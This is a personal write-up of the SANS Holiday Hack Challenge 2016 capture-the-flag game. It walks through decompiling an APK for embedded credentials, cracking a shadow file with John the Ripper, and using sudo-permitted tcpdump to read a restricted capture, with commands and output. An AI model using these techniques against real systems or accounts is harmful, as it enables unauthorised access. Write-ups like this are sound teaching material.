SANS Holiday Hack Challenge 2016

Write-up

By Regenuluz

Introduction

SANS Holiday Hack Challenge.

This is the first time I participate in it and it is also the first ever write-up I've done of any CTF, so this should be fun.

Also, a chance of winning a t-shirt, no matter how much one manage to solve? Count me in, I love free t-shirts, seriously.

Now really, this is more than enough of an introduction, this write-up is running late as-is. I've probably spend more time actually converting my text document with my solutions into something that can be shared and understood by anyone other than me. Check Appendix A for the original notes.

Contents

1 Part 1: A Most Curious Business Card

Alright, so the business card that dear ol' Santa dropped is the one seen in Figure 1. It shows that Mr. Claus is using both Twitter and Instagram.

Figure 1: Santa's business card

1.1 What is the secret message in Santa's tweets?

First things first, looking at Santa's tweets, well, makes me think of a madman. More specifically Wanev[1]. However, that illusion was quickly dispelled, and I realised that I'd probably have to fetch all the tweets to see what was up with them.

I'll admit though, that I was a little bit on the lazy side when I solved this challenge. I didn't have a script to fetch the tweets and there weren't that many that I bothered writing one, so here's how I did.

So what I did was to load all the tweets by Santa in my browser. This involved scrolling down for a little bit. Once there were no more tweets to load, I pressed CTRL+A to select all text on the page and then I copied it.

Next step was to paste it into a text editor, from here it's clear that the content of each tweet is the same length, this can be seen in Figure 2.

[1]The old coordinator of the Residence For The Magically Deviant, who gave memoes of "nonsense" when talked to. Seriously though, *always keep the pentaloons.*

```
instagram.com/santawclaus
 Joined November 2016

Tweet to Santa

Tweets
Tweets  Tweets & replies
 Santa @SantaWClaus  Nov 14
SANTAELFHOHOHOCHRISTMASSANTACHRISTMASPEACEONEARTHCHRISTMASELFSANTAELFHOHOHO
95 replies 15 retweets 23 likes
Reply  95   Retweet  15
Like 23
More
 Santa @SantaWClaus  Nov 14
GOODWILLTOWARDSMENSANTAPEACEONEARTHHOHOHOJOYSANTAGOODWILLTOWARDSMENJOYJOYQQ
4 replies 2 retweets 0 likes
Reply  4   Retweet  2
Like
More
 Santa @SantaWClaus  Nov 14
GOODWILLTOWARDSMENGOODWILLTOWARDSMENJOYHOHOHOJOYELFELFPEACEONEARTHJOYHOHOHO
2 replies 2 retweets 0 likes
Reply  2   Retweet  2
Like
More
 Santa @SantaWClaus  Nov 14
GOODWILLTOWARDSMENSANTACHRISTMASCHRISTMASPEACEONEARTHNORTHPOLEHOHOHOELFELFQ
```

Figure 2: Santa's tweets, unfiltered.

As it turns out, the content of the tweets are 75 characters each, this makes removing all the other junk a small task. To remove all the unwanted lines I used a little bit of regex-magic.

Firstly replacing all lines that were not exactly 75 characters long with an empty string (Figure 3) and secondly replacing all multiples of newlines with a single newline (Figure 4).




Figure 3: Santa's tweets, 1st pass.




Figure 4: Santa's tweets, 2nd pass.

After doing this, some text is revealed, it is possible to see the outline of a B in Figure 4, however, zooming all the way out and rotating the text reveals the secret that is hidden in dear ol' Santa's tweets.




Figure 5: Santa's tweets, revelation.

1.2 What is inside the ZIP file distributed by Santa's team?

Uh, what? What ZIP file? ... I spend more time on tracking down the ZIP file, than I care to admit. Anyway, here is a run-down of the process of finding said ZIP file.

I guess we're done with Twitter, so visit Instagram and see 3 beautiful images, two of which I discard more or less at a glance, however Figure 6 looks promising.




Figure 6: Hermey's messy desk. Unlike mine, which is sparkling...

It doesn't take long to notice the filename of the ZIP file, this can be seen in Figure 7. But uhm, where exactly should I find this file..? And this is the part that took me longer than I

care to admit..

Figure 7: The filename of the ZIP file.

What else is on that picture, a reference to a SANS course, Violent Python, an NMAP report[2], some half eaten beef jerky(?), a screw driver, various coins, a book called Rootkits, etc. etc. etc., so I think to myself, alright, maybe that's what there is to find in this picture. Time to look at the other two. Now after looking at the other pictures for a while, going back to Twitter to see if I missed something, then going back to Instagram[3], because surely, I must've missed something.

Aaand suddenly, lightning strikes and I spot the thing that I've completely missed/ignored the whole time. Yup, it's a website, and it can be seen in Figure 8.

Figure 8: The filename of the ZIP file.

[2]... Yup, I completely missed that.
[3]I even created an Instagram account, just to make sure that something wasn't hidden behind a login.

Time to put the two pieces of information together and visit www.northpolewonderland.com/SantaGram_v4.2.zip and see what's inside the cursed ZIP archive. As seen in Figure 9 there resides an APK file.

Name	Size	Packed	Type	Modified	CRC32
..			Local Disk		
SantaGram_4.2.apk *	2.257.390	1.962.826	APK File	09-12-2016 08:47	EDE16A54

Figure 9: Contents of ZIP file.

2 Part 2: Awesome Package Konveyance

Well, the task is clear, it's time to extract the APK from the zip file.

... A minor roadblock, the ZIP file is password protected but a lucky guess that the password is "bugbounty" and the APK is extracted.

Perfect, let us proceed.

2.1 What username and password are embedded in the APK file?

The right tool to answer this question seems to be jadx[4] this is also the tool suggested by one of the elves, Shinny Upatree.

With the APK opened in jadx, there are a few options as to finding the embedded username and password. Option one, browse through the source code for the application, which can be found in the package "com.northpolewonderland.santagram", this can be seen in Figure 10.

[4]The GitHub repository can be found at https://github.com/skylot/jadx.




Figure 10: jadx package explorer of SantaGram

Or, and personally I like this better, perhaps try and get lucky and use the search feature to search for "username". The results of this search can be seen in Figure 11 and shows that there indeed is a username present.




Figure 11: jadx search results

Time to open the SplashScreen file to take a closer look, and you wouldn't have guessed it, but alongside that username,there is also a password. Check Figure 12 and have a look for yourself.

```
private void pOstDeviceAnalyticsData() {
    final JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put("username", "guest");
        jSONObject.put("password", "busyreindeer78");
        jSONObject.put("type", "launch");
        jSONObject.put("model", Build.MODEL);
        jSONObject.put("sdkint", VERSION.SDK_INT);
```

Figure 12: jadx SplashScreen

So there we have it, the embedded username and password.

2.2 What is the name of the audible component (audio file) in the SantaGram APK file?

Right, okay. So to get to the audio file inside the APK, let's unpack it, it's basically a ZIP file. Now this is another part were I happened to get very lucky. Check out Figure 13 to see why.

```
EFRETTI :: ~/Downloads » unzip SantaGram_4.2.apk -d SantaGram
Archive:  SantaGram_4.2.apk
  inflating: SantaGram/AndroidManifest.xml
  inflating: SantaGram/META-INF/CERT.RSA
  inflating: SantaGram/META-INF/CERT.SF
  inflating: SantaGram/META-INF/MANIFEST.MF
  inflating: SantaGram/assets/tou.html
  inflating: SantaGram/classes.dex
  inflating: SantaGram/res/anim-v21/design_bottom_sheet_slide_in.xml
  inflating: SantaGram/res/anim-v21/design_bottom_sheet_slide_out.xml
  inflating: SantaGram/res/anim/abc_fade_in.xml
                .               .               .
                .               .               .
                .               .               .
 extracting: SantaGram/res/mipmap-mdpi-v4/ic_launcher.png
 extracting: SantaGram/res/mipmap-xhdpi-v4/ic_launcher.png
 extracting: SantaGram/res/mipmap-xxhdpi-v4/ic_launcher.png
 extracting: SantaGram/res/mipmap-xxxhdpi-v4/ic_launcher.png
 extracting: SantaGram/res/raw/discombobulatedaudio1.mp3
 extracting: SantaGram/resources.arsc
EFRETTI :: ~/Downloads »
```

Figure 13: Unzipping the SantaGram APK.

As you can see, the second last line actually shows the file that we're looking for. To make sure, I did scroll through all of the output of the 'unzip' command.

But there we have it folks, another challenge down.

3 Part 3: A Fresh-Baked Holiday Pi

Before beginning on these quests, I needed to assemble the Cranberry Pi in the RPG world. To see where to find the pieces of the Cranberry Pi, check out subsection 6.2. Once that quest was completed I downloaded the cranbian image[5].

3.1 What is the password for the "cranpi" account on the Cranberry Pi system?

Alright, so the easiest way to get to the password for the account "cranpi" is to put john[6] to work on the shadow file in the image.

That just leaves the question of how to access the shadow file. The easiest way would be to mount the cranbian image, check out Figure 14.




Figure 14: The process of mounting the Cranbian image.

A comment on the red arrows in Figure 14, 512 is the size of each sector in the image and 137216 is the start sector of the Linux file system. So with $137216 \times 512 = 70254592$ we have the offset needed to mount the image.

Now that the image is mounted, it's time to put dear John to work. In Figure 15 I do just that.

[5] Found at https://www.northpolewonderland.com/cranbian.img.zip
[6] John The Ripper - http://www.openwall.com/john/

```
root@kali:~/cranberry# john --wordlist=./rockyou.txt mnt/etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
yummycookies     (cranpi)
1g 0:00:09:52 DONE (2017-01-01 09:19) 0.001689g/s 767.3p/s 767.3c/s 767.3C/s yves69..yuly1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


Figure 15: Cracking the shadow file. The password is 'yummycookies'

So now we have the password for the user. Time to speak to Holly Everygreen and let her know what the password is.

3.2 How did you open each terminal door and where had the villain imprisoned Santa?

Alright, so there are five terminals scattered throughout the little world. Completing each terminal gives a password, which in turn allows access through the door next to the terminal.

3.2.1 Terminal 1: Elf House #2



This is the screen that greets you when you open this terminal. So I guess we just have to read '/out.pcap,' easy peasy...

```
scratchy@95e9051f87c2:/$ ls -al /out.pcap
-r-------- 1 itchy itchy 1087929 Dec  2 15:05 /out.pcap
scratchy@95e9051f87c2:/$
```

Except it seems that only *itchy* can read the file, and I'm logged in as *scratchy*. Trying to 'su itchy' prompts a password, which I don't have. ... What else, what else. Time to take a look at 'sudo,' more precisely 'sudo -l.'

```
scratchy@95e9051f87c2:/$ sudo -l
sudo: unable to resolve host 95e9051f87c2
Matching Defaults entries for scratchy on 95e9051f87c2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User scratchy may run the following commands on 95e9051f87c2:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
scratchy@95e9051f87c2:/$
```

Alright, so there are a few commands available that I can run as *itchy*. Time to run the first one and see if there's anything exciting.

```
scratchy@ba769e811f33:/$ sudo -u itchy strings /out.pcap | more
```

```
OServer: SimpleHTTP/0.6 Python/2.7.12+
ZAXr
rhi@
ODate: Fri, 02 Dec 2016 11:28:00 GMT
Content-type: text/html
Ihj@
PContent-Length: 113
ZAX2
ZAXI
dhk@
PLast-Modified: Fri, 02 Dec 2016 11:25:35 GMT
P<html>
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
4hm@
ZAXW
@2/@
OGET /secondhalf.bin HTTP/1.1
User-Agent: Wget/1.17.1 (darwin15.2.0)
Accept: */*
Accept-Encoding: identity
Host: 192.168.188.130
Connection: Keep-Alive
ZAX
--More--
```

Browsing through the output of 'strings' does indeed show something exciting. The first red box shows the first part of the password, 'santasli', the second shows the GET request for what I believe to be the place to find the second half of the password.

But first, I'll make a guess that the password is 'santaslittlehelper'.

And lo and behold, it is the password.

However, for completeness sake, it is time to try and find the second half of the password and as it turns out, the second half does not show in the 'strings' output.

A few observations, before jumping the gun on 'tcpdump', it seems the GET requests where to */firsthalf.html* and */secondhalf.bin* and the marker for the first half of the password seems to be *part1*, so an educated guess would be to search for *part2* in the pcap.

So with that in mind, it's time to run 'tcpdump' and pipe it into a grep to see if we can catch anything.


```
scratchy@7ec861048a0a:/$ sudo -u itchy tcpdump -A -r /out.pcap |grep -C 3 "part"
sudo: unable to resolve host 7ec861048a0a
reading from file /out.pcap, link-type EN10MB (Ethernet)
<head></head>
<body>
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
</body>
</html>
scratchy@7ec861048a0a:/$
```

Well, it's a good start. It catches the first password. Now, since the theory is that the second part is embedded into the *secondhalf.bin* file, the text might be separated by some obscure characters, so time to try another grep.

```
scratchy@7ec861048a0a:/$ sudo -u itchy tcpdump -A -r /out.pcap |grep -C 1 -E "p.?a.?r.
?t"
sudo: unable to resolve host 7ec861048a0a
reading from file /out.pcap, link-type EN10MB (Ethernet)
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
--
..I.m6m..<Ls....3...rR...V.kP.$Y..~.5...4.<o.J....
.Ej3.(( P.!uM.*D.O+..   .!..n...+=..:.j.........e.....w...!{m.1<.+..QX..r...kAR...`.t5
QkS...!..>....j;...OQ....c...e.&.../..{p.a.r.t.2.:.t.t.l.e.h.e.l.p.e.r.
.Q.i._.6..c.s.......g..I...
scratchy@7ec861048a0a:/$
```

Excellent, this time both parts of the password showed up, and it also confirmed the guess of 'santaslittlehelper.'

3.2.2 Terminal 2: The Workshop (Bottom)



Great. Stuff hidden somewhere, huh? I guess the first thing to do a little *ls*'ing

```
elf@b50c70d2933e:~$ ls -al
total 32
drwxr-xr-x 20 elf  elf  4096 Dec  6 19:40 .
drwxr-xr-x 22 root root 4096 Dec  6 19:40 ..
-rw-r--r--  1 elf  elf   220 Nov 12  2014 .bash_logout
-rw-r--r--  1 elf  elf  3924 Dec  6 19:40 .bashrc
drwxr-xr-x 18 root root 4096 Dec  6 19:40 .doormat
-rw-r--r--  1 elf  elf   675 Nov 12  2014 .profile
drwxr-xr-x  2 root root 4096 Dec  6 19:39 temp
drwxr-xr-x  2 root root 4096 Dec  6 19:39 var
elf@b50c70d2933e:~$
```

Would you look at that? There's a doormat, and everyone knows that you hide keys underneath doormats. Time to see if we can find any files in there, of if it's just a decoy.

```
elf@b50c70d2933e:~$ find .doormat/ -type f -name "*" -print0 | xargs -0 echo
.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_door
.txt
elf@b50c70d2933e:~$
```

Uh, what? That looks like something that needs to be escaped at every step. And this terminal does **not** have tab-completion.

```
elf@0d3bfe78fc2f:~$ cd .doormat/.\ /\ /\\/
elf@0d3bfe78fc2f:~/.doormat/. / /\$ cd \\\\/
elf@0d3bfe78fc2f:~/.doormat/. / /\/\\$ cd Don\'t\ Look\ Here\!/You\ are\ persistent\,\
 aren\'t\ you\?/\'/
elf@0d3bfe78fc2f:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
/'$ cat key_for_the_door.txt
key: open sesame
elf@0d3bfe78fc2f:~/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?
/'$
```

Okay, a painstaking *cd*'ing later and it is possible to *cat* the file. Thus providing the key for the next door.

3.2.3 Terminal 3: The Workshop - Santa's Office


```
GREETINGS PROFESSOR FALKEN.
```

Hello, Joshua.

```
GREETINGS PROFESSOR FALKEN.

Hello, Joshua.


I DON'T UNDERSTAND, PROFESSOR FALKEN
```

Mkay. Or not. Well, turns out just 'Hello.' works. A bit of Google-foo and the full script is located[7], however the script needed a little bit of modification.

